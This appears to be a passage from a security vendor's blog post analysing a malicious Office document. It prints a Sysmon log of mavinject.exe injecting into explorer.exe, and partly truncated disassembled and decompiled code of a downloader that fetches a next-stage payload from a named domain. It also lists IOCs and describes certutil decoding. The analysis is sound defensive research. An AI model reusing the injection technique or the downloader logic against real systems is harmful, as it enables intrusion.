SourceProcessGuid: {81656486-421f-60a7-9703-000000001300}
SourceProcessId: 1180
SourceImage: C:\Windows\System32\mavinject.exe
TargetProcessGuid: {81656486-37eb-60a7-3101-000000001300}
TargetProcessId: 5040
TargetImage: C:\Windows\explorer.exe
NewThreadId: 4452
StartAddress: 0x00007FFAD527E540
StartModule: C:\Windows\System32\KERNEL32.DLL
StartFunction: LoadLibraryW
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	5/21/2021 10:46:15 AM
Event ID:	8	Task Category:	CreateRemoteThread detected (rule: CreateRemoteThread)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	
OpCode:	Info		
More Information:	Event Log Online Help		

The screenshot of payload code shows a reference to download the next stage payload. The Exported function InitUpdate downloads from allgraphicart[.]com.



```
undefined4        Stack[-0x8]:4  local_8                         XREF[4]

                   0x2350  1  InitUpdate
                   Ordinal_1                               XREF[2]:     Ent
                   InitUpdate
2350 55              PUSH       EBP
2351 8b ec           MOV        EBP,ESP
2353 51              PUSH       ECX
2354 53              PUSH       EBX
2355 56              PUSH       ESI
2356 57              PUSH       EDI
2357 68 08 02        PUSH       0x208
     00 00
235c 6a 40           PUSH       0x40
235e c7 05 70        MOV        dword ptr [DAT_1001a770],0x0
     a7 01 10
     00 00 00 00
2368 ff 15 00        CALL       dword ptr [->KERNEL32.DLL::GlobalAlloc]
     30 01 10
236e 68 50 88        PUSH       s_https://allgraphicart.com/logo.p_10018850
     01 10
2373 8b f0           MOV        ESI,EAX
```


```
void InitUpdate(void)

{
  char *hMem;
  HGLOBAL hMem_00;
  int iVar1;

                    /* 0x2350  1  InitUpdate */
  _DAT_1001a770 = 0;
  hMem = (char *)GlobalAlloc(0x40,0x208);
  FUN_10001020(hMem,"%s");
  iVar1 = 0x32;
  do {
    iVar1 = iVar1 + -1;
    hMem_00 = (HGLOBAL)FUN_10001060(hMem,0);
    if ((hMem_00 != (HGLOBAL)0x0) && (hMem_00 != (
LAB_100023df:
      FUN_100015a0((void *)((int)hMem_00 + 0x181c5
      GlobalFree(hMem_00);
      Sleep(0xffffffff);
      break;
    }
    Sleep(60000);
```

Netskope Detection

At Netskope, we apply a hybrid approach to malicious Office document detection that leverages a combination of heuristics and supervised machine learning to identify malicious code embedded in documents. **Netskope Advanced Threat Protection** provides proactive coverage against zero-day samples including APT and other malicious Office documents using both our ML and heuristic-based static analysis engines, as well as our cloud sandbox. The following screenshot shows the detection for `648DEA285E282467C78AC184AD98FD77`, indicating it was detected by both Netskope AV and the Netskope Advanced Heuristic Engine. The indicators section shows the reasons it was detected as malicious: the sample auto executes the macro code described in this blog post, writes files to the system, and executes system APIs.


Summary

MD5: 648dea285e282467c78ac184ad98fd77
SHA256: 8e1746829851d28c555c143ce62283bc011bbd2acfa60909566339118...

USERS
2

THREATS DETECTED

Threat Analysis Results

Detected by Engines: Netskope AV | Netskope Advanced Heuristic Analysis | Netskope Threat Intelligence

Netskope Advanced Heuristic Analysis

File Details

Network References

Indicators
- autostart (1)
  - Auto executes macro
- execution (1)
  - May Execute System executables and/or dll API
- file (1)
  - May Write to files in the system

Conclusion

In addition to the techniques covered in our previous blog posts, the sample we analyzed in this post uses two additional techniques that leverage LoLBins:

1. Using `certutil.exe` to decode an enclosed base64 payload to PE file.
2. Using `mavinject.exe` to inject the payload into `explorer.exe`.

Netskope Advanced Threat Protection includes a custom Microsoft Office file analyzer and a sandbox to detect campaigns like APT that are in active development and are using new Office documents to spread. We will continue to provide updates on this threat as it evolves.

IOCs

Sample 1: 648DEA285E282467C78AC184AD98FD77

Dropped executable file

```
C:\Drivers\DriverGFY.db
```

DNS requests

domain allgraphicart[.]com

Connections

ip 155.138.135[.]1

ip 184.24.77[.]69

Thank you to Zhi Xu and Benjamin Chang for helping analyze the sample files and contributing to this blog.